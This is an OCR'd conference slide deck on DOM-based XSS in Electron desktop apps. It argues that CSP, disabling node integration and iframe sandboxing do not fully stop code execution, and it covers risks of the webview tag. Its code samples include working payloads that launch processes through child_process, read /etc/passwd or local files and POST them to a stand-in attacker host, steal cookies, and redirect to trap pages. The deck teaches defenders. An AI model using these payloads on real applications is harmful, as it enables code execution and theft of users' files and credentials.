# ELECTRON

## Build cross platform desktop XSS

## It’s easier than you think


Secure Sky Technology Inc.
Yosuke HASEGAWA


# Yosuke HASEGAWA @hasegawayosuke

Secure Sky Technology Inc. Technical Advisor
OWASP Kansai Chapter Leader
OWASP Japan Chapter board member
CODE BLUE Review board member
http//utf-8.jp/ Author of jjencode, aaencode
Talked at Black Hat Japan 2008, KOREA POC 2008, POC 2010, OWASP AppSec APAC 2014 and others.
Found many vulns of IE, Firefox and others.

# What's Electron ?

- Framework to develop the cross-platform desktop application developed by GitHub
- Capable of developing applications in HTML+JavaScript
- Used by many application developpers




# What's Electron ?


- HTML + JavaScript = Native Apps
  - Microsoft HTML Application (*.hta)
  - Firefox OS
  - Apache Cordova / Adobe PhoneGap
  - Chrome Apps
  - Electron / NW.js
- Electron
  - Cross platform
  - Capable of building binaries

# What's Electron ?

- Contain node.js & Chromium as runtime
- Main process
  - Oversee whole the application. The very node.js
- Renderer process
  - Chromium+node.js



# What's Electron ?



# What's Electron ?

- In renderer, node.js run in the browser
  - node function can also be disabled.
    Enabled by default.

```
<html>
  <script>
  const fs = require( "fs" );
  function foo(){
    fs.readFile( "./test.txt", { encoding: "utf-8" },
      (err, data) => {
        document.getElementById("main").textContent = data;
      }
    );
  }
  </script>
  <div id="main">
  </div>
</html>
```

# Electron Apps Security

# Electron Apps Security

## Three major Problems

- Security measures as Web application
  - Renderer is a browser.
    Measures for DOM-based XSS is necessary
- Security measures as local application
  - Measures for traditional application, such as race condition and improper encryption
- Security measures specific to Electron
  - Measures for the various function of Electron

# Electron Apps Security

## Three major Problems

- Security measures as Web application
  - Renderer is a browser.
    Measures for DOM-based XSS is necessary
- Security measures as local application
  - Measures for traditional application, such as race condition and improper encryption
- Security measures specific to Electron
  - Measures for the various function of Electron

# Security measures as Web application

- Renderer process：Chromium + node.js
  - DOM operation tend to increase
  - DOM-based XSS is easy to occur
  - Open redirector(*) by JavaScript
    (*)open redirector : URL Redirection to Untrusted Site

- Security measures for the front end similar to the traditional Web application is necessary

# Security measures as Web application

- DOM-based XSS is easy to occur
- DOM operation is often
- Originally, DOM-based XSS is hard to find

```
fs.readFile( filename, (err,data) => {
    if(!err) element.innerHTML = data; //XSS!
});
```

```
fs.readdir( dirname, (err,files) => {
    files.forEach( (filename) => {
        let elm = document.createElement( "div" );
        elm.innerHTML =
            `<a href='${filename}'>${filename}</a>`; //XSS!
        paerntElm.appendChild( elm );
    });
});
```

# Security measures as Web application

- Fatal damage if DOM-based XSS occurs
  - In many cases node function is also available in the code injected by Attacker
- Not the only XSS = alert
  - Read and write local file
  - Communicate in any protocol
  - Interference to other application
  - Generate arbitrary process
- So, it is possible to exec arbitrary code triggered by DOM-based XSS

# Security measures as Web application

- Traditional Web application
  - Showing false information, Leaking Cookie, Leaking the information in the web site ...
  - All that JS can do in “the Web site”
  - Can not do anything beyond the Web site
- Protected by the browser ... Sandbox
  - Even if there is a vulnerability, no impact on other than its own Web site
  - Damage occurs only to the extent that Web site owner can take responsibility

# Security measures as Web application

- XSS in Electron
  - Exec arbitrary code in the authority of a user using the application
  - All of what the user can do on the PC
    - Destruction of existing applications
    - Tampering and sniffing of online banking apps
    - Infection and delivery of malware
  - Can do anything beyond the scope of the application
- The responsibility of the developer really changes

# Security measures as Web application

Against attacks on Electron application

- JavaScript for the Web site falsification
  - Even if it is obfuscated, finally DOM operation
  - Look for the insertion of <iframe> and <script>
- JavaScript for attack to Electron
  - Any function process is present as possibility
  - Checkup the behavior in detail is necessary

- The technique of the analysis side is immature, too

# Electron Apps Security

## Three major Problems

- Security measures as Web application
  - Renderer is a browser.
    Measures for DOM-based XSS is necessary
- **Security measures as local application**
  - **Measures for traditional application, such as race condition and improper encryption**
- Security measures specific to Electron
  - Measures for the various function of Electron

# Security measures as local application

- Security measures for local application is necessary
  - Symlink attack
  - Race condition
  - Improper use of encryption
  - Too much access right
    - e.g. Confidential information as 644
  - Alias notation of file name
    - e.g. 8.3 filename, ADS(file.txt::$DATA)
  - and many others
- Different knowledge background from Web apps
  - Platform-specific knowledge is also necessary

# Electron Apps Security

## Three major Problems

- Security measures as Web application
  - Renderer is a browser.
    Measures for DOM-based XSS is necessary
- Security measures as local application
  - Measures for traditional application, such as race condition and improper encryption
- **Security measures specific to Electron**
  - **Measures for the various function of Electron**


# Security measures specific to Electron

- Notes on using individual API
  - <webview> tag
  - shell.openExternal
- Architectural problems of Electron
  - BrowserWindow normally loads "file://"
  - There is no address bar unlike browsers

# Deep dive into DbXSS of Electron

# DOM-based XSS

- XSS that occur on JS by giving sources to sinks without escaping
  - source：Character strings attacker gave
  - sink　：To generate HTML from character string and to run it as a code



# DOM-based XSS

- Damage in traditional XSS
  - Show of alert

```
elm.innerHTML = "<img src=# onerror=alert('xss!')>";
```

  - Show false information in Web apps

```
elm.innerHTML = "<form>ログイン:<input type='password'>";
```

  - Cookie theft

```
elm.innerHTML = "<img src=# onerror=¥"new
  Image().src='http://example.jp/?'+document.cookie¥">";
```

  - Theft of confidential information in Web apps

```
elm.innerHTML = "<img src=# onerror=¥"new
  Image().src='http://example.jp/?'+elm.innerHTML¥">";
```

  - anything else?

# DOM-based XSS on Electron apps

- node function on renderer is enabled by default

```
// xss_source is character string that attacker can control
elm.innerHTML = xss_source;  // XSS!
```

```
<img src=# onerror=
  "require('child_process').exec('calc.exe',null);">
```

```
<img src=# onerror="
  let s = require('fs').readFileSync('/etc/passwd','utf-8');
  fetch( 'http://evil.utf-8.jp/', { method:'POST', body:s });
">
```

# DOM-based XSS on Electron apps


- Arbitrary code exec is possible
  - Like Buffer Overflow

> “XSS: The New Buffer Overflow
> In many respects, an XSS vulnerability is just as dangerous as a buffer overflow.
>
> 多くの点から見て、XSS 脆弱性の危険性はバッファオーバーフローに匹敵します。”

"Security Briefs: SDL Embraces The Web", Apr. 2008
http://web.archive.org/web/20080914182747/http://msdn.microsoft.com/en-us/magazine/cc794277.aspx


# DOM-based XSS on Electron apps

- XSS that occur on JS by giving sources to sinks without escaping
  - source：Character strings attacker gave
  - sink　：To generate HTML from character string and to run it as a code



# DOM-based XSS on Electron apps

- XSS that occur on JS by giving sources to sinks without escaping
  - source：Character strings attacker gave
  - sink　：To generate HTML from character string and to run it as a code



# DOM-based XSS on Electron apps

- Source that did not exist in the traditional Web apps
  - Every data which are unrelated to HTTP and Web can be XSS source
- Sink does not increase so much
  - It usually does not give dynamic argument to require and other sinks
- Not conscious of source, and it is important to escape when hand it to sink
  - Proper DOM operation (e.g. textContent, setAttribute)

# Content Security Policy

# Content Security Policy

- Apply CSP to renderer as XSS countermeasure is effective?

renderer

```
<head>
  <meta http-equiv="Content-Security-Policy"
      content="default-src 'none';script-src 'self'">
</head>
<body>
  <script src="./index.js"></script>
</body>
```

```
//index.js
elm.innerHTML = xss_source; // XSS!
```

# Content Security Policy

renderer

```
<head>
  <meta http-equiv="Content-Security-Policy"
      content="default-src 'none';script-src 'self'">
</head>
<body>
  <script src="./index.js"></script>
</body>
```

```
//index.js
elm.innerHTML = xss_source; // XSS!
```

meta refresh is not limited by CSP

```
xss_source =
  '<meta http-equiv="refresh" content="0;http://evil.utf-8.jp/">';
```

Opened in renderer. node function is available in renderer.

http://evil.utf-8.jp/

```
<script>
  require('child_process').exec('calc.exe',null);
</script>
```

# Content Security Policy

- Another pattern

renderer

```
<head>
  <meta http-equiv="Content-Security-Policy"
      content="default-src 'self'">
</head>
<body>
  <iframe id="iframe"></iframe>
  <script src="./index.js"></script>
</body>
```

```
//index.js
iframe.setAttribute("src", xss_source); // XSS?
```

# Content Security Policy

- Another pattern

renderer

```
<head>
  <meta http-equiv="Content-Security-Policy"
      content="default-src 'self'">
</head>
<body>
  <iframe id="iframe"></iframe>
  <script src="./index.js"></script>
</body>
```

```
//index.js
iframe.setAttribute("src", xss_source); // XSS!
```

origin === 'file://'

main.js

```
app.on('ready', () => {
    win = new BrowserWindow({width:600, height:400} );
    win.loadURL(`file://${__dirname}/index.html`);
    ....
```

# Content Security Policy

renderer

```
<head>
  <meta http-equiv="Content-Security-Policy"
      content="default-src 'self'">
</head>
<body>
  <iframe id="iframe"></iframe>
  <script src="./index.js"></script>
</body>
```

```
//index.js
iframe.setAttribute("src", xss_source); // XSS!
```

Since origin is "file://", attacker's file server is also same origin

```
xss_source = 'file://remote-server/share/trap.html';
```

In top level window, node function is available

file://remote-server/share/trap.html

```
window.top.location=`data:text/html,
<script>require('child_process').exec('calc.exe',null);<¥/script>`;
```

# Content Security Policy

- Even after CSP restricted to read resource, page transition is possible by meta refresh
  - Transition in renderer to trap page prepared by attacker
  - In the trap page prepared by attacker, of course CSP does not work
- Because of "file://", attacker's resource is from same origin
  - Easy to put iframe or script source
- In renderer, node function is available
- Conclusion : can not reduce threat of XSS by CSP

# Disabling node in renderer

# Disabling node in renderer

- Disable node of renderer, threat reduce

main.js

```
app.on('ready', () => {
    win = new BrowserWindow(
        { webPreferences:{nodeIntegration:false} });
    win.loadURL(`file://${__dirname}/index.html`);
    ....
```

  - At the time of creating BrowserWindow, to specify disabled explicitly is necessary. Enabled by default.

# Disabling node in renderer

- node function in renderer is enabled by default
- Unless explicitly disable node, it remains enabled
  - Disabling node in renderer, make Electron apps unpractical
- Still, is disabling node effective?

# Disabling node in renderer

- How far attacks possible in node disabled JS

```
app.on('ready', () => {
    win = new BrowserWindow(
        { webPreferences:{nodeIntegration:false} });
    win.loadURL(`file://${__dirname}/index.html`);
    ....
```

  - Before then, origin is "file://"
  - With XHR, etc, reading local file is possible

```
var xhr = new XMLHttpRequest();
xhr.open( "GET", "file://c:/file.txt", true );
xhr.onload = () => {
  fetch( "http://example.jp/",
    { method:"POST",body:xhr.responseText } );
};
xhr.send( null );
```

# Disabling node in renderer

- Disabling node is possible, by explicitly specifying
- Disabling node in renderer, make Electron apps unpractical
- Even after node is disabled, reading local file is possible

# iframe sandbox

# iframe sandbox

- To limit the DOM operation access within <iframe sandbox>, as application
- To operate iframe from outside

```
<iframe sandbox="allow-same-origin" id="sb"
   srcdoc="<html><div id=msg'></div>..."></iframe>
....
document.querySelector("#sb")
  .contentDocument.querySelector("#msg").innerHTML =
    "Hello, XSS!<script>alert(1)<¥/script>"; // not work
```

  - Even if DbXSS occurs in iframe, the damage is limited

# DbXSS mitigate - <iframe sandbox>

- <iframe sandbox[="params"]> Representative
  - allow-forms - Allow form to exec
  - allow-scripts - Allow script to exec
  - allow-same-origin - Allow same origin handling
  - allow-top-navigation - Allow interference to top
  - allow-popups - Allow pop-up
- To specify allow-scripts is dangerous
  - In iframe, JS work normally
- allow-top-navigation, allow-popups are dangerous, too

# <iframe sandbox="allow-popups">

```
<iframe sandbox="allow-same-origin allow-popups" id="sb"
   srcdoc="<html><div id=msg'></div>..."></iframe>
...
var xss = `<a target="_blank"
  href="data:text/html,<script>require('child_process')
  .exec('calc.exe',null);<¥/script>">Click</a>`;
document.querySelector("#sb")
  .contentDocument.querySelector("#msg").innerHTML = xss;
```

In BrowserWindow generated by popup, JavaScript work with enabled node function

# <webview> tag

# <webview> tag

- Put other sites in renderer
  - Unlike iframe, do not have any access to the outside of webview (e.g. window.top)

```
<webview src="http://example.jp/"></webview>
```

  - Cannot easily do DOM operation from outside either (There is no kind of iframe.contentWindow)
  - Enble/disable node function is possible by each of webview


```
<webview src="http://example.jp/" nodeintegration></webview>
```

  - Allow generation of new window by allowpopups attribute

```
<webview src="http://example.jp/" allowpopups></webview>
```

# <webview> tag

- Newly opened window by window.open(), <a target=_blank>, etc
  - In iframe and webview, enabled or disabled of node is different



